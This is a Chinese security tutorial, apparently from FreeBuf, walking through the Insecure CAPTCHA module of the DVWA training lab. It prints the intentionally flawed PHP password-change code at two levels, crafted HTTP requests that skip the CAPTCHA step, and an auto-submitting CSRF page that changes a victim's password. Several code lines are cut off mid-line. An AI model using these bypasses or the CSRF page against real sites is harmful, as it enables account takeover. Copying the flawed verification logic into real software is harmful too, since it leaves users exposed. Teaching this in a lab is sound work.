☰

新手指南：DVWA-1.9全级别教程之Insecure CAPTCHA

lonehand   2016-11-23   +10   共247517人围观，发现 13 个不明物体   WEB安全   新手科普

***本文原创作者：lonehand，转载须注明来自FreeBuf.COM**

目前，最新的DVWA已经更新到1.9版本（http://www.dvwa.co.uk/ ），而网上的教程大多停留在旧版本，且没有针对DVWA high 级别的教程，因此萌发了一个撰写新手教程的想法，错误的地方还请大家指正。

DVWA简介

DVWA（Damn Vulnerable Web Application）是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解we应用安全防范的过程。

DVWA共有十个模块，分别是

Brute Force（暴力（破解））

Command Injection（命令行注入）

CSRF（跨站请求伪造）

File Inclusion（文件包含）

File Upload（文件上传）

Insecure CAPTCHA（不安全的验证码）


SQL Injection（SQL注入）

SQL Injection（Blind）（SQL盲注）

XSS（Reflected）（反射型跨站脚本）

XSS（Stored）（存储型跨站脚本）

需要注意的是，DVWA 1.9的代码分为四种安全级别：Low，Medium，High，Impossible 。初学者可以通过比较四种级别的代码，接触到一些PHP代码审计的内容。


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

DVWA的搭建

Freebuf上的这篇文章《新手指南：手把手教你如何搭建自己的渗透测试环境》（http://www.freebuf.com/sectool/102661.html）已经写得非常好了，在这里就不赘述了。

之前模块的相关内容

Brute Force

Command Injection

CSRF


File Inclusion

File Upload

本文介绍Insecure CAPTCHA模块的相关内容，后续教程会在之后的文章中给出。


Insecure CAPTCHA

Insecure CAPTCHA，意思是不安全的验证码，CAPTCHA是Completely Automated Public Turing T
to Tell Computers and Humans Apart (全自动区分计算机和人类的图灵测试)
的简称。但个人觉得，这一模块的内容叫做不安全的验证流程更妥当些，因为这块主要是验证流程出现
辑漏洞，谷歌的验证码表示不背这个锅。



reCAPTCHA验证流程

这一模块的验证码使用的是Google提供reCAPTCHA服务，下图是验证的具体流程。



服务器通过调用recaptcha_check_answer函数检查用户输入的正确性。

```
recaptcha_check_answer($privkey,$remoteip, $challenge,$response)
```

参数$privkey是服务器申请的private key，$remoteip是用户的ip，$challenge是recaptcha_challenge_field字段的值，来自前端页面 ，$response是recaptcha_response_field字段的值。函数返回ReCaptchaResponse class的实例，ReCaptchaResponse类有2个属性 ：

$is_valid是布尔型的，表示校验是否有效，

$error是返回的错误代码。

下面对四种级别的代码进行分析。

Low

服务器端核心代码：


```
<?php

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1' ) ) {
        // Hide the CAPTCHA form
        $hide_form = true;

        // Get input
        $pass_new    = $_POST[ 'password_new' ];
        $pass_conf = $_POST[ 'password_conf' ];

        // Check CAPTCHA from 3rd party
        $resp = recaptcha_check_answer( $_DVWA[ 'recaptcha_private_key' ],
                $_SERVER[ 'REMOTE_ADDR' ],
                $_POST[ 'recaptcha_challenge_field' ],
                $_POST[ 'recaptcha_response_field' ] );

        // Did the CAPTCHA fail?
        if( !$resp->is_valid ) {
                // What happens when the CAPTCHA was entered incorrectly
                $html        .= "<pre><br />The CAPTCHA was incorrect. Please try agai
                $hide_form = false;
                return;
        }
        else {
                // CAPTCHA was correct. Do both new passwords match?
                if( $pass_new == $pass_conf ) {
                        // Show next stage for the user
                        echo "
                                <pre><br />You passed the CAPTCHA! Click the button to
                                <form action=\"#\" method=\"POST\">
                                        <input type=\"hidden\" name=\"step\" value=\"2\" />
                                        <input type=\"hidden\" name=\"password_new\" value=\"
                                        <input type=\"hidden\" name=\"password_conf\" value=\
                                        <input type=\"submit\" name=\"Change\" value=\"Change
                                </form>";
                }
```

```
                        $html         .=  "<pre>Both  passwords  must  match.</pre>";
                        $hide_form  =  false;
                }
        }
}

if(  isset(  $_POST[  'Change'  ]  )  &&  (  $_POST[  'step'  ]  ==  '2'  )  )  {
        //  Hide  the  CAPTCHA  form
        $hide_form  =  true;

        //  Get  input
        $pass_new    =  $_POST[  'password_new'  ];
        $pass_conf  =  $_POST[  'password_conf'  ];

        //  Check  to  see  if  both  password  match
        if(  $pass_new  ==  $pass_conf  )  {
                //  They  do!
                $pass_new  =  mysql_real_escape_string(  $pass_new  );
                $pass_new  =  md5(  $pass_new  );

                //  Update  database
                $insert  =  "UPDATE  `users`  SET  password  =  '$pass_new'  WHERE  user  =  '"
                $result  =  mysql_query(  $insert  )  or  die(  '<pre>'  .  mysql_error()  .  '<

                //  Feedback  for  the  end  user
                echo  "<pre>Password  Changed.</pre>";
        }
        else  {
                //  Issue  with  the  passwords  matching
                echo  "<pre>Passwords  did  not  match.</pre>";
                $hide_form  =  false;
        }

        mysql_close();
}

?>
```

可以看到，服务器将改密操作分成了两步，第一步检查用户输入的验证码，验证通过后，服务器返回表
第二步客户端提交post请求，服务器完成更改密码的操作。但是，这其中存在明显的逻辑漏洞，服务器
仅通过检查Change、step 参数来判断用户是否已经输入了正确的验证码。

1.通过构造参数绕过验证过程的第一步


首先输入密码，点击Change按钮，抓包：



```
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 65
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=low; PHPSESSID=cbq0cur3squ333aaop32rjmnd4

step=1&password_new=password&password_conf=password&Change=Change
```


（ps:因为没有翻墙，所以没能成功显示验证码，发送的请求包中也就没有recaptcha_challenge_field、recaptcha_response_field两个参数）

更改step参数绕过验证码：



```
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 65
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=low; PHPSESSID=cbq0cur3squ333aaop32rjmnd4

step=2&password_new=password&password_conf=password&Change=Change
```

修改密码成功：


Vulnerability: Insecure CAPTCHA

Password Changed.


More Information

- http://www.captcha.net/
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)

2.由于没有任何的防CSRF机制，我们可以轻易地构造攻击页面，页面代码如下（详见CSRF模块的教程）


```
<html>

<body onload="document.getElementById('transfer').submit()">

    <div>

        <form method="POST" id="transfer" action="http://192.168.153.130/dvwa/vulnerabilit

                <input type="hidden" name="password_new" value="password">

                <input type="hidden" name="password_conf" value="password">

                <input type="hidden" name="step" value="2">

                <input type="hidden" name="Change" value="Change">

        </form>

    </div>

</body>

</html>
```

当受害者访问这个页面时，攻击脚本会伪造改密请求发送给服务器。


3070 http://192.168.153.130 POST /dvwa/vulnerabilities/captcha/ 200 5638 HTML
3071 http://www.google.com GET /recaptcha/api/challenge?k=6Lde7wcU...
3072 https://clients1.google.com POST /tbproxy/af/query?client=Google%20Ch...
Request
Response
Raw
Params
Headers
Hex

```
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 65
Cache-Control: max-age=0
Origin: null
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=low; PHPSESSID=cbq0cur3squ333aaop32rjmnd4

password_new=password&password_conf=password&step=2&Change=Change
```

美中不足的是，受害者会看到更改密码成功的界面（这是因为修改密码成功后，服务器会返回302，实现自动跳转），从而意识到自己遭到了攻击。



```
Password Changed.
```

Medium

服务器端核心代码：

```
<?php

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1' ) ) {
        // Hide the CAPTCHA form
        $hide_form = true;

        // Get input
        $pass_new  = $_POST[ 'password_new' ];
        $pass_conf = $_POST[ 'password_conf' ];

        // Check CAPTCHA from 3rd party
        $resp = recaptcha_check_answer( $_DVWA[ 'recaptcha_private_key' ],
                $_SERVER[ 'REMOTE_ADDR' ],
                $_POST[ 'recaptcha_challenge_field' ],
                $_POST[ 'recaptcha_response_field' ] );

        // Did the CAPTCHA fail?
```

```
                $html         .=  "<pre><br  />The  CAPTCHA  was  incorrect.  Please  try  agai
                $hide_form  =  false;
                return;
        }
        else  {
                //  CAPTCHA  was  correct.  Do  both  new  passwords  match?
                if(  $pass_new  ==  $pass_conf  )  {
                        //  Show  next  stage  for  the  user
                        echo  "
                                <pre><br  />You  passed  the  CAPTCHA!  Click  the  button  to
                                <form  action=\"#\"  method=\"POST\">
                                        <input  type=\"hidden\"  name=\"step\"  value=\"2\"  />
                                        <input  type=\"hidden\"  name=\"password_new\"  value=\"
                                        <input  type=\"hidden\"  name=\"password_conf\"  value=\
                                        <input  type=\"hidden\"  name=\"passed_captcha\"  value=
                                        <input  type=\"submit\"  name=\"Change\"  value=\"Change
                                </form>";
                }
                else  {
                        //  Both  new  passwords  do  not  match.
                        $html         .=  "<pre>Both  passwords  must  match.</pre>";
                        $hide_form  =  false;
                }
        }
}

if(  isset(  $_POST[  'Change'  ]  )  &&  (  $_POST[  'step'  ]  ==  '2'  )  )  {
        //  Hide  the  CAPTCHA  form
        $hide_form  =  true;

        //  Get  input
        $pass_new   =  $_POST[  'password_new'  ];
        $pass_conf  =  $_POST[  'password_conf'  ];

        //  Check  to  see  if  they  did  stage  1
        if(  !$_POST[  'passed_captcha'  ]  )  {
                $html         .=  "<pre><br  />You  have  not  passed  the  CAPTCHA.</pre>";
                $hide_form  =  false;
                return;
        }
```


```
            //  They  do!
            $pass_new  =  mysql_real_escape_string(  $pass_new  );
            $pass_new  =  md5(  $pass_new  );

            //  Update  database
            $insert  =  "UPDATE  `users`  SET  password  =  '$pass_new'  WHERE  user  =  '"
            $result  =  mysql_query(  $insert  )  or  die(  '<pre>'  .  mysql_error()  .  '<

            //  Feedback  for  the  end  user
            echo  "<pre>Password  Changed.</pre>";
        }
        else  {
            //  Issue  with  the  passwords  matching
            echo  "<pre>Passwords  did  not  match.</pre>";
            $hide_form  =  false;
        }

        mysql_close();
    }

    ?>
```

可以看到，Medium级别的代码在第二步验证时，参加了对参数passed_captcha的检查，如果参数值为true，则认为用户已经通过了验证码检查，然而用户依然可以通过伪造参数绕过验证，本质上来说，这与Low级别的验证没有任何区别。

漏洞利用


1.可以通过抓包，更改step参数，增加passed_captcha参数，绕过验证码。

抓到的包：



